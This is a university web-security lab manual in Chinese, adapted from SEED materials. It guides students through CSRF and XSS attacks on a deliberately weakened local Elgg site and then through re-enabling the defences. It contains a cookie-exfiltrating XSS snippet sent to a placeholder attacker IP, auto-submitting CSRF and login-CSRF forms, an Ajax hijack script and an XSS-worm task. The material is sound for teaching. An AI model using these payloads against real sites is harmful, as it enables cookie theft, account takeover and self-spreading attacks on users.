《信息系统安全》

实验指导手册

华中科技大学网络空间安全学院

二零二二年陆月

目　录

实验三 Web 安全实验

实验三

Web 安全实验

版权说明：以下实验指南内容源自 Wenliang Du 老师的 SEED 实验材料，内容仅用作本课程的教学，请勿扩散。

第一章 实验目标和内容

1.1跨站请求伪造（CSRF）攻击实验

1.1.1 实验目的

- ✧ 本实验目的是通过发起跨站请求伪造攻击（CSRF 或 XSRF），进一步理解跨站请求伪造攻击原理和防御措施。跨站请求伪造攻击一般涉及受害者、可信站点和恶意站点。受害者在持有与受信任的站点的会话（session）的情况下访问了恶意站点。恶意站点通过将受害者在受信任站点的 session 中注入 HTTP 请求，从而冒充受害者发出的请求，这些请求可能导致受害者遭受损失。
- ✧ 在本实验中，需要对社交网络 Web 应用程序发起跨站请求伪造攻击。Elgg 是开源社交网络应用程序，该 Web 应用程序默认采取了一些措施来防御跨站请求伪造攻击，但是为了重现跨站请求伪造攻击如何工作，实验中的 Elgg 应用事先将防御措施关闭了。重现攻击后，需要通过重新开启防御措施，对比开启防御后的攻击效果。

1.1.2 实验要求

- ✧ 熟悉跨站请求伪造利用的原理。
- ✧ 根据本实验指导书完成实验内容。
- ✧ 提交实验设计报告。
- ✧ 基于自己的实验设计报告，通过实验课的上机试验，演示给实验指导教师检查。

1.1.3 实验环境与背景知识

我们提供了 Ubuntu 16.04 32 位的虚拟机和本实验需要的辅助代码，并完成了以下设置。

1. 初始设置

在这个实验中需要用到以下工具，它们在虚拟机中已经安装好了：（1）Firefox Web 浏览器，（2）Apache Web 服务器，（3）Elgg Web 应用程序。

对于浏览器，需要使用 Firefox 的 HTTPHeaderLive 插件来查看 HTTP 请求和响应的具体信息，在 Firefox 菜单栏中的 Tools 可以开启并使用。

启动 Apache 服务器： Apache Web 服务器在虚拟机已经安装好了。但是 Web 服务器默认情况下不启动。 你需要先使用以下命令启动 Web 服务器：

```
% sudo service apache2 start
```

Elgg Web 应用程序：在本实验中使用了开源 Web 应用程序 Elgg。 Elgg 是一个网络社交应用程序。 在本实验中，虚拟机默认为 Elgg 创建了以下帐户，对应的用户名和口令如下:

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

配置 DNS：虚拟机已经配置了本实验所需的以下 URL。 在虚拟机中输入 URL 便可直接访问对应的网站，Apache 服务器中每个网站的 URL 和其源代码的位置：

URL	**Description**	**Directory**
http://www.csrflabattacker.com	Attacker web site	/var/www/CSRF/Attacker/
http://www.csrflabelgg.com	Elgg web site	/var/www/CSRF/Elgg/

上述 URL 只能从虚拟机内部访问，因为虚拟机镜像已经修改 /etc/hosts 文件，将每个 URL 的域名映射到虚拟机的本地 IP 地址（127.0.0.1）。 你可以通过修改/etc/hosts 文件，将任何域名映射到特定的 IP 地址。例如，你想要将 http://www.example.com 映射到本地，只需通过在/etc/hosts 添加如下一行：

```
127.0.0.1   www.example.com
```

如果你的 Web 服务器和浏览器在两台不同的机器上运行，则需要修改浏览器的机器上的/etc/hosts，使得相应地将这些域名映射到 Web 服务器的 IP 地址，而不是 127.0.0.1。

配置 Apache 虚拟服务器：在虚拟机中使用 Apache 服务器来托管所有实验中用到的网站（此步骤已经帮你完成了，你只需知道原理）。Apache 中基于域名的虚拟主机功能可以在同一台机器上托管多个网站（或 URL）。目录 /etc/apache2/ sites-available 下有一个名为 000-default.conf 的配置文件包含了必要的配置信息：

1.标签“NameVirtualHost *”指示 Web 服务器使用所有的 IP 地址（有些机器可能有多个 IP 地址）。

2.每个网站都有一个 VirtualHost 块，用于指定网站 URL 和网站源文件的目录之间的映射。例如，需要配置源文件位于目录 /var/www/Example_1/、URL 为 http://www.example1.com 和源文件位于目录/var/www/Example_2/、URL 为 http://www.example2.com 的两个网站，可以向该配置文件中添加以下内容：

```
<VirtualHost * >
 ServerName http://www.example1.com
 DocumentRoot /var/www/Example_1/
</VirtualHost>
<VirtualHost * >
 ServerName http://www.example2.com
 DocumentRoot /var/www/Example_2/
```

```
</VirtualHost>
```

通过访问上述配置文件可以查看和修改 Web 应用程序。例如，可以通过修改目录/var/www/Example_1/中的源代码来修改 Web 应用程序 http://www.example1.com。

2. 注意事项

在完成实验之前，需要有以下前提条件：

1）简要概述任务内容。

2）如何使用虚拟机，Firefox Web 浏览器和 HTTPHeaderLive 扩展。

3）如何访问 Elgg 网站应用程序的源码。

4）有关 JavaScript、HTTP、PHP 的一些基本的基础知识。

3. CSRF 攻击背景

在本实验中，CSRF 攻击涉及三个角色：可信站点（www.csrflabelgg.com）、可信站点中的受害者和恶意站点（www.csrflabattacker.com）。受害者在持有可信站点 session 的情况下访问恶意站点，攻击具体涉及以下步骤：

1. 受害者使用自己的用户名和口令登录到可信站点，并创建一个新的会话（session）。这会使得可信站点将会话的会话标识符等信息存储在受害者的 Web 浏览器的 cookie 中。

2. 受害者在保持与可信站点的会话的情况下访问恶意站点。

3. 恶意站点通过受害者浏览器向受信任网站发送请求。这个请求是一个跨站点请求，因为请求发起的站点不同于请求所在的网站。

4 根据设计，Web 浏览器会自动将会话 cookie 附加到请求中，即使它是跨站请求。

5. 可信站点如果没有防御 CSRF 的策略，可能会处理恶意站点伪造的恶意请求，因为可信站点不知道请求是伪造的跨站点请求还是合法请求。

恶意站点可以向可信站点伪造 GET 和 POST 的 HTTP 请求。HTML 中的一些标签没有限制其在 URL 中可用的属性。例如：img，iframe，frame 和 form（表单）等。HTML 的 img，iframe 和 frame 标签可用于伪造 GET 请求。 HTML 的 form 标签可以用于伪造 POST 请求。伪造 GET 请求比较容易，因为它甚至不需要使用 JavaScript 脚本; 伪造 POST 请求一般需要 JavaScript 脚本。

在该实验中，需要用到虚拟机中配置好的两个网站。第一个网站是关闭了 CSRF 防御的网络应用 Elgg，在浏览器地址栏输入 www.csrflabelgg.com 便可以访问该应用。 第二网站是攻击者用来攻击 Elgg 的恶意网站。这个网站可以通过浏览器地址栏输入 www.csrflabattacker.com 访问，而你需要通过修改对应目录的源码，

完成对应的攻击。

1.1.4 实验任务

1.1.4.1 任务 1：基于 GET 请求的 CSRF 攻击

在这项任务中，涉及到 Elgg 社交网络中的两个用户：Alice 和 Samy。Samy 想成为 Alice 的一个朋友，但 Alice 拒绝将 Samy 加入她的 Elgg 的好友名单，所以 Samy 决定使用 CSRF 攻击为了达到该的目的。他会向 Alice 发送一个 URL（通过 Elgg 的电子邮件发送），假设 Alice 对此很好奇并且一定会点击该 URL，然后 URL 将其引导至 Samy 建立的恶意网页。假如你是 Samy，请构建网页的内容：一旦 Alice 访问页面，Samy 就被添加到 Alice 的好友列表中（假设 Alice 已经登陆 Elgg 并保持会话）。

要向受害者添加好友，首先需要确定添加好友 HTTP 请求（**重要提示**：你可以尝试添加一个用户到好友列表，并用 HTTPHeaderLive 分析该请求的内容），这是一个 GET 请求。**在这项任务中，你不能使用 JavaScript 脚本来发起 CSRF 攻击**。需要达到的目的是一旦 Alice 访问网页，页面甚至没有任何可点击的元素，攻击就成功了。（**提示**：使用 img 标签，它会自动触发一个 HTTP GET 请求）。

1.1.4.2 任务 2：使用 POST 请求的 CSRF 攻击

在这项任务中，涉及到 Elgg 社交网络中的两个用户：Alice 和 Samy。Samy 想篡改 Alice 的主页，使得 Alice 的主页上显示“Samy is my hero”。假如你是 Samy，发起攻击的一种方法是向 Alice 的 Elgg 账户发送消息（电子邮件），假设 Alice 一定会点击该消息内的 URL。请构建该网页的内容：攻击目的是修改 Alice 的个人资料。

提示：服务器用/Elgg/vendor/elgg/elgg/actions/profile/edit.php 脚本处理个人资料修改的请求。你可以先尝试修改自己的（Samy）个人资料，并用 HTTPHeaderLive 来观察请求的内容（请求类型、URL、参数等）。然后，再通过 JavaScript 脚本来伪造请求以修改 Alice 的个人资料。

1.1.4.3 任务 3：实现 login CSRF 攻击

与任务 2 类似，在本任务中，假设你是攻击者 Samy，你需要设计一个包含 login CSRF 的表单，表单的账户信息是攻击者 Samy 用户名和口令。这样，在用户 Alice 登陆以后 Elgg，并点击了 Samy 发给他包含 CSRF 登陆的表单的 URL，一旦 Alice 点击了该 URL，她就以 Samy 的账号登陆了 Elgg（自己的账户被下线）。那么 Alice 可能会发布一条不对外公开的博客（假设她始终没有意识到她现在登陆的是 Samy 的账户，她以为是在自己的账户上发布，其实是发布到了 Samy

的账户上），下线之后，攻击者 Samy 登陆自己的账户就能知道 Alice 刚刚发布的未公开的博客内容了。

思考：如何让攻击变得更隐秘，不容易被 Alice 发现

1.1.4.4 任务 4：防御策略

Elgg 其实有内置的防御 CSRF 攻击的策略。只是为了实验而注释防御策略相应的代码。

Elgg 在请求的主体中添加秘密令牌和时间戳：Elgg 添加安全令牌和时间戳到所有要执行的用户操作的请求中。以下 HTML 代码在用户所有的表单行为中是必需的。此代码将两个的隐藏参数__elgg_ts 和__elgg_token 添加到 POST 请求中：

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = ""
/>
```

/home/seed/CSRF/Elgg/vendor/elgg/elgg/views/default/input/securitytoken.php 模块生成__elgg_ts 和__elgg_token 并添加到网页中。下面的代码片段显示了它是如何动态添加到网页：

```
$ts = time();
$token = generate_action_token($ts);

echo elgg_view('input/hidden', array('name' =>
'__elgg_token', 'value' => $token));
echo elgg_view('input/hidden', array('name' =>
'__elgg_ts', 'value' => $ts));
```

Elgg 可以让浏览器中通过以下 JavaScript 代码获取__elgg_ts 和__elgg_token 这两个参数的值：

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

Elgg 秘密令牌是网站秘密值（从数据库中获取）的散列值（md5 消息摘要）、时间戳、用户会话 ID 和随机数生成的字符串。用来防御 CSRF 攻击。 下面的代码显示了 Elgg 中的秘密令牌生成：

```
function generate_action_token($timestamp) {

$site_secret = get_site_secret(); $session_id = session_id(); // Session token $st = $_SESSION['__elgg_session'];

if (($site_secret) && ($session_id))
{ return md5($site_secret . $timestamp . $session_id . $st); }

return FALSE;

}
```

PHP 函数 session id()用于获取或设置当前会话的会话 ID。下面代码片段显示除公共用户之外的给定__elgg_session 然后随机生成的字符串会话：

```
.........
```

```
    ........
    // 生成一个简单的令牌
    if                (!isset($_SESSION['__elgg_session']))
{              $_SESSION['__elgg_session']              =
ElggCrypto::getRandomString(32,ElggCrypto::CHARS_HEX);
    ........
    ........
```

Elgg 秘密令牌验证：Elgg web 应用程序验证生成的令牌和时间戳来防御 CSRF 攻击。每个用户行为都会通过调用 validate_action_token 函数来验证秘密令牌。如果令牌不存在或无效，则操作将被拒绝，用户将执行该操作被重定向。

```
    function validate_action_token($visibleerrors = TRUE,
$token = NULL, $ts = NULL) {

    if (!$token) { $token = get_input('__elgg_token');
    if (!$ts) {$ts = get_input('__elgg_ts'); }
    $session_id = session_id();
    if (($token) && ($ts) && ($session_id)) {
    //产生令牌，检查输入并转发无效
    $required_token = generate_action_token($ts);

    //验证令牌
    if ($token == $required_token) {
    if (_elgg_validate_token_timestamp($ts)) {
    $returnval = true; ........
    }
    ........
    } Else { ........
    ........
register_error(elgg_echo('actiongatekeeper:tokeninvalid')
); ........
    ........
    } ........
    ........
```

```
    }
```

打开防御策略：要打开防御策略，请进入目录/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg 并在 ActionsService.php 文件中找到函数 gatekeeper。并注释此处“return true”这条语句：

```
    public function gatekeeper($action) {
        //SEED:Modified to enable CSRF.
        //Comment the below return true statement to enable
countermeasure
        return true;
        ......
    }
```

任务要求：在打开上面的对策之后，再次尝试前两个任务的 CSRF 攻击，描述并分析结果。请指出使用 HTTPHeaderLive 捕获的 HTTP 请求中的秘密令牌。

代码指导参见 2.1 小节。

1.2 跨站脚本攻击（XSS）实验

1.2.1 实验目的

- ✧ 本实验目的是通过发起跨站脚本攻击（XSS）攻击，进一步理解跨站脚本攻击的原理和防御措施。跨站脚本攻击是 Web 应用程序中常见的一种漏洞。 这种漏洞有可能让攻击

者将恶意代码（例如 JavaScript 程序）注入到受害者 Web 浏览器中。而这些恶意代码让攻击者可以窃取受害者的凭证，如 cookie 等。利用跨站脚本攻击漏洞可以绕过浏览器用来保护这些凭据的访问控制策略（即同源策略），这类漏洞可能会导致大规模攻击。

- ✧ 在本实验中，需要对社交网络 Web 应用程序发起跨站脚本攻击。Elgg 是开源社交网络应用程序，该 Web 应用程序默认采取了一些措施来防御跨站脚本攻击，但是为了重现跨站请求伪造攻击如何工作，本实验中 Elgg 应用事先关闭这些策略，使 Elgg 容易受到 XSS 攻击。在关闭防御策略的情况下，用户可以发布任何信息（包括 JavaScript 程序）到页面中。需要利用这个漏洞在 Elgg 上发起 XSS 攻击，并分析 XSS 漏洞会对 web 应用造成的影响。

1.2.2 实验要求

- ✧ 熟悉跨站脚本攻击的原理。
- ✧ 根据本实验指导书完成实验内容。
- ✧ 提交实验设计报告。
- ✧ 基于自己的实验设计报告，通过实验课的上机试验，演示给实验指导教师检查。

1.2.3 实验环境与背景知识

我们提供了 Ubuntu 16.04 32 位的虚拟机和本实验需要的辅助代码，并完成了以下设置。

1. 初始设置

在这个实验中需要用到以下工具，它们在虚拟机中已经安装好了：（1）Firefox Web 浏览器，（2）Apache Web 服务器，（3）Elgg Web 应用程序。

对于浏览器，我们需要使用 Firefox 的 HTTPHeaderLive 插件来查看 HTTP 请求和响应的具体信息。该插件在虚拟机中也已经安装好了，在 Firefox 菜单栏中的 Tools 可以开启并使用。

启动 Apache 服务器： Apache Web 服务器在虚拟机已经安装好了。但是 Web 服务器默认情况下不启动。 你需要先使用以下命令启动 Web 服务器：

```
% sudo service apache2 start
```

Elgg Web 应用程序：在本实验中使用了开源 Web 应用程序 Elgg。 Elgg 是一个网络社交应用程序。 在本实验中，虚拟机默认为 Elgg 创建了以下帐户，对应的用户名和口令如下:

User	UserName	PassWord
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

配置 DNS：虚拟机已经配置了本实验所需的以下 URL。 在虚拟机中输入 URL 便可直接访问对应的网站，Apache 服务器中每个网站的 URL 和其源代码的位置：

URL	Description	Directory
http://www.xsslabelgg.com	Elgg	/var/www/XSS/Elgg/

上述 URL 只能从虚拟机内部访问，因为虚拟机镜像已经修改/etc/hosts 文件，将每个 URL 的域名映射到虚拟机的本地 IP 地址（127.0.0.1）。你可以通过修改/etc/hosts 文件，将任何域名映射到特定的 IP 地址。例如，你想要将 http://www.example.com 映射到本地，只需通过在/etc/hosts 添加如下一行：

```
127.0.0.1   www.example.com
```

如果你的 Web 服务器和浏览器在两台不同的机器上运行，则需要修改浏览器的机器上的/etc/hosts，使得相应地将这些域名映射到 Web 服务器的 IP 地址，而不是 127.0.0.1。

配置 Apache 虚拟服务器：在虚拟机中使用 Apache 服务器来托管所有实验中用到的网站（此步骤已经帮你完成了，你只需知道原理）。 Apache 中基于域名的虚拟主机功能可以在同一台机器上托管多个网站（或 URL）。目录 /etc/apache2/ sites-available 下有一个名为 000-default.conf 的配置文件包含了必要的配置信息：

1.标签“NameVirtualHost *”指示 Web 服务器使用所有的 IP 地址（有些机器可能有多个 IP 地址）。

2.每个网站都有一个 VirtualHost 块，用于指定网站 URL 和网站源文件的目录之间的映射。例如，需要配置源文件位于目录 /var/www/Example_1/、URL 为 http://www.example1.com 和源文件位于目录/var/www/Example_2/、URL 为 http://www.example2.com 的两个网站，可以向该配置文件中添加以下内容：

```
<VirtualHost * >
 ServerName http://www.example1.com
 DocumentRoot /var/www/Example_1/
</VirtualHost>
<VirtualHost * >
 ServerName http://www.example2.com
 DocumentRoot /var/www/Example_2/
</VirtualHost>
```

通过访问上述配置文件可以查看和修改 Web 应用程序。例如，可以通过修改目录/var/www/Example_1/中的源代码来修改 Web 应用程序 http://www.example1.com。

其他：一些实验任务需要对 JavaScript 有一些基本了解。本实验报告也提供了一个 JavaScript 示例程序来帮助你完成实验。完成实验任务还可能需要使用 wireshark 或者 Firebug 查看（监听）网络请求。

2. 注意事项

在完成实验之前，需要有以下前提条件：

1）简要概述任务内容。

2）如何使用虚拟机，Firefox Web 浏览器和 HTTPHeaderLive 扩展。

3）JavaScript 和 Ajax 的基础知识。

4）如何使用 wireshark 或者 Firebug 查看（监听）网络请求。

5）如何编写一个 Java 程序来发送 HTTP POST 消息。

1.2.4 实验内容

1.2.4.1 任务 1：从受害者的机器上盗取 Cookie

编写恶意 JavaScript 脚本将用户的 Cookie 发送给自己。为了达到这个目的，恶意的 JavaScript 代码需要向攻击者发送一个附加 cookie 请求 HTTP。如通过如下代码进行发送（注意使用英文单引号）。

```
    <script>document.write('<img
src=http://attacker_IP_address:5555?c='                    +
```

```
escape(document.cookie) + ' >'); </script>
```

请使用工具（如 tcpdump 、Firebug、Wireshark 等，任意一个即可）查看 cookie 是否发送出去，并截图。

1.2.4.2 任务 2：使用 Ajax 脚本自动发起会话劫持

在窃取受害者的机密信息后（如，cookie、token 等），攻击者可以为受害者对 Elgg 网络服务器做任何事情。在本任务中，请写一个 Ajax 脚本来篡改受害者的个人资料。

你需要使用 Ajax 脚本自动获取用户的防御参数，并发起 HTTP 请求，使得访问了 Samy 个人介绍页面的用户，都会遭受到页面介绍中的 XSS 攻击，让该用户（受害者）自动修改其 profile 为“Samy is my hero”。

1.2.4.3 任务 3：构造 XSS 蠕虫

在任务 2 的基础上，实现恶意代码的传播。具体要求为：（1）Samy 先在自己的 profile 中存放恶意代码；（2）Alice 访问 Samy 的主页，Alice 的 profile 显示“Samy is my hero”；（3）Boby 访问 Alice 的主页，Boby 的 profile 也显示“Samy is my hero”。即，如果用户 A 的主页被篡改/感染了，那么任何访问用户 A 主页的其他用户也会被篡改/感染，并成为新的蠕虫传播者。

提示：这里的挑战是如何实现恶意代码的自我复制。可以用 DOM

方法和 link 方法两种（任选一种即可）。

1.2.4.4 任务 4：防御策略

Elgg 有默认的防御策略。虚拟机已停用并注释了相应的的防御策略。其实 Elgg Web 应用程序中原本会启用一个定制的安全插件 HTMLawed，该插件会验证用户输入并删除输入中的标签。这个特定的插件被注册到 elgg/ engine/lib/input.php 文件中的函数 filter tags 中 。

要打开防御策略，需要其管理员 administration 账号登录到应用程序，并转到 Account→administration（顶部菜单）→plugins（在右侧面板上），然后在下拉菜单中选择 security and spam 点击 filter。在下面找到 HTMLawed 1.8 插件。点击 Activate 来开启策略。

除了 Elgg 中的 HTMLawed 1.8 安全插件外，还有另一种 PHP 内置的方法 htmlspecialchars()，用于对用户输入中的特殊字符进行编码，例如将“<”转换为 & lt，“>”转换 &gt 等。需要到 /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/ output/目录并找到调用 htmlspecialchars()函数的文件：text.php, url.php, dropdown.php, email.php。在每个文件中取消注释相应的 htmlspecialchars()函数调用。当你知道如何开启这些对策，请执行以下操作：

1）仅开启 HTMLawed 1.9，但不开启 htmlspecialchars。访问任何的受害者资料页面（尝试添加脚本并观察脚本执行情况）并在实验报

告中描述观察结果。

2）打开两个安全策略; 访问任何受害者资料页面（尝试添加脚本并观察脚本执行情况），并在实验报告描述观察结果。

注意：请不要更改任何其他代码，并确保没有语法错误。

代码指导参考 2.2 小节。

第二章 实验指导

2.1跨站请求伪造（CSRF）攻击实验

在所有的实验中，如果你需要修改/var/www/下文件的内容或者添加文件，你需要每次在终端中加入 sudo 使用管理员权限修改。或者设置该目录下的权限（正常服务器一般不允许这么做，为了做实验简便你可以这么设置）。输入一下命令，则可以以任何权限修改服务器上的内容：

```
$ sudo chmod -R 777 /var/www/
```

此外注意，还需要注意所有的代码中的‘’“”符号，word 会自动设置为左右且非英文，所以复制代码时，你需要把存在的单引号（或双引号）都换成英文的单引号（或双引号）。

我们首先需要知道，在 Elgg 这个应用中，发送添加好友请求的 URL 是什么，包括其中参数是什么，例如添加朋友的 ID。而这个内容的获取，你可以打开 LiveHTTPHeader 监测所有请求，并通过真实添加某一个好友，然后找到该添加好友请求的参数和结构，从而知道正确添加某人的请求的是什么。


其次，html 中 img 的标签例子如下：

```
<img style="width:0;" src="http://www.hust.edu.cn/ "  />
```

src 表示图片的位置，如果页面中有一个这样的标签，则浏览器会主动发送一个 URL 为 http://www.hust.edu.cn 的请求。

通过修改 www.csrflabattacker.com 的 index.html 页面内容，添加一个带有添加 Boby 为好友的请求，然后诱使 Alice 访问该页面就可以了。

开启 HttpHeader 的流程如图所示，开启之后，每次有页面请求，在页面侧边栏都会显示步骤 3 中请求信息信息。



在任务 2 中，我们需要发送 POST 请求完成实验，以下是一个在 php 页面中发送 post 请求的例子（代码不完全，需要补全），通过 HTTPHeaderLive 查看修改个人资料请求的 POST 参数，然后在以下代码中添加对应的参数，完成攻击操作。

```
<html><body><h1>
```

```
This page forges an HTTP POST request.
</h1>
<script type="text/javascript">

function post(url,fields) {
//创建一个<form>元素
var p = document.createElement("form");
//构建表单
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";
//将表单追加到当前页面
 document.body.appendChild(p);
//提交表单
p.submit();
}

function csrf_hack() {
var fields;
```

// **重要提示：**以下是需要由攻击者（你）填写的表单项。表单项被隐藏起来，所以受害者将无法看到它们。（提示：填写正确的 value 的内容以及其他项所需的项，根据你从 HTTPHeaderLive 获取到的 POST 请求的请求项和内容完成）。**(注意：复制代码的时候请将所有单引号替换成正确的英文单引号)**

```
fields += "<input type='hidden' name='name' value='elgguser1'>";
fields += "<input type='hidden' name='description' value=''>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='briefdescription' value=''>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='location' value=''>";
fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
```

```
fields += "<input type='hidden' name='guid' value='39'>";
var url = "http://www.example.com";

post(url,fields);
}

// 在加载页面后调用 csrf_hack()
window.onload = function() { csrf_hack();}
</script>
</body>
</html>
```

将 www.csrflabattacker.com 的 index.html 页面修改为以上代码，则每次加载该页面后，就会发送一个 POST 请求，请求的内容就是以上 JavaScript 代码配置的。发一封邮件给需要攻击的人，假设他/她一定会点击该链接，从而完成攻击。

任务 3 中，你需要先查看 Elgg 的登陆表单是什么样的形式的，有哪些参数，然后在 www.csrflabattacker.com 设计一个同样的表单提交，该表单的登陆信息是 Samy 的，并且已经给定好的。这样只要有人点击了这个 URL，就会执行自动登录。例如以下脚本例子：

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
   document.forms[0].submit();
</script>
```

这段代码的表单的用户名和口令显式的给出了，无需用户填写，

而且脚本会自动提交表单，不需要点击登录按钮。以下是 Elgg 的登陆表单：

```
   <form                                          method="post"
action="http://www.csrflabelgg.com/action/login"
class="elgg-form         elgg-form-login"><fieldset><input
name="__elgg_token"
value="3b7ba29a4a8fa5fb568389c21edf0fca"
type="hidden"><input  name="__elgg_ts"  value="1527493857"
type="hidden">
    <div>
     <label>Username or email</label>
     <input value="" name="username" class="elgg-input-text
elgg-autofocus" type="text"></div>
    <div>
     <label>Password</label>

   <input             value=""             name="password"
class="elgg-input-password" type="password">
    </div>


    <div class="elgg-foot">
     <label class="mtm float-alt">
         <input        name="persistent"        value="true"
type="checkbox">
         Remember me </label>

     <input      value="Log      in"      class="elgg-button
elgg-button-submit" type="submit">


     <ul class="elgg-menu elgg-menu-general mtm">
     <li><a                        class="registration_link"
href="http://www.csrflabelgg.com/register">Register</a></
li>     <li><a                           class="forgot_link"
href="http://www.csrflabelgg.com/forgotpassword">
             Lost password       </a></li>
     </ul>
    </div>
    </fieldset></form>
```

由于已经关闭了防御，所以__elgg_token 等参数可以忽略不管，我们主要需要知道用户名和口令两个输入域的变量名称和表单的 action 的值，结合自动登录的例子，设计 Elgg 自动登录的表单，并在 www.csrflabattacker.com 输入该表单，使得 Alice 一旦点击该 URL，她就以 Samy 的账户登录了 Elgg，然后发布不公开的博客，Samy 就可以通过登录自己的账户看到 Alice 所发布的内容了。

参考文献：

[1] Elgg documentation: http://docs.elgg.org/wiki/Main_Page.
[2] JavaScript String Operations. http://www.hunlock.com/blogs/The_Complete_ Javascript_Strings_Reference.
[3] Session Security Elgg. http://docs.elgg.org/wiki/Session_security.
[4] Forms + Actions Elgg http://learn.elgg.org/en/latest/guides/actions.html.
[5] PHP:Session id - Manual: http://www.php.net//manual/en/function.session-id. php.

2.2 跨站脚本攻击（XSS）实验

设计带有合理的请求参数的脚本到 Samy 的个人介绍中去：


```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    //填写黑体字部分相应的内容
    var
ts="&__elgg_ts="+<<correct_way_to_get_elgg_ts_value>>;
```

```
    var
token="&__elgg_token="+<<correct_way_to_get_elgg_token_va
lue >>;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl=<<correct_value_to_URL>>;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-f
orm-urlencoded");
     Ajax.send();
} </script>
```

可传播的蠕虫 DOM 和 link 方法，参考理论课程 PPT 中代码。

注意，在 about me 的输入框旁边，你需要点击 Edit HTML,去掉格式输入（如下图所示），不然脚本可能无法执行。



参考资料：

[1] AJAX POST-It Notes. Available at http://www.hunlock.com/blogs/AJAX_POST-It_Notes.
[2] Essential Javascript – A Javascript Tutorial. Available at the following URL:

http://www.hunlock.com/blogs/Essential_Javascript_--_A_Javascript_Tutorial.
[3] The Complete Javascript Strings Reference. Available at the following URL:
http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference.
[4] Technical explanation of the MySpace Worm. Available at the following URL:
http://namb.la/ popular/tech.html.
[5] Elgg Documentation. Available at URL:
http://docs.elgg.org/wiki/Main_Page.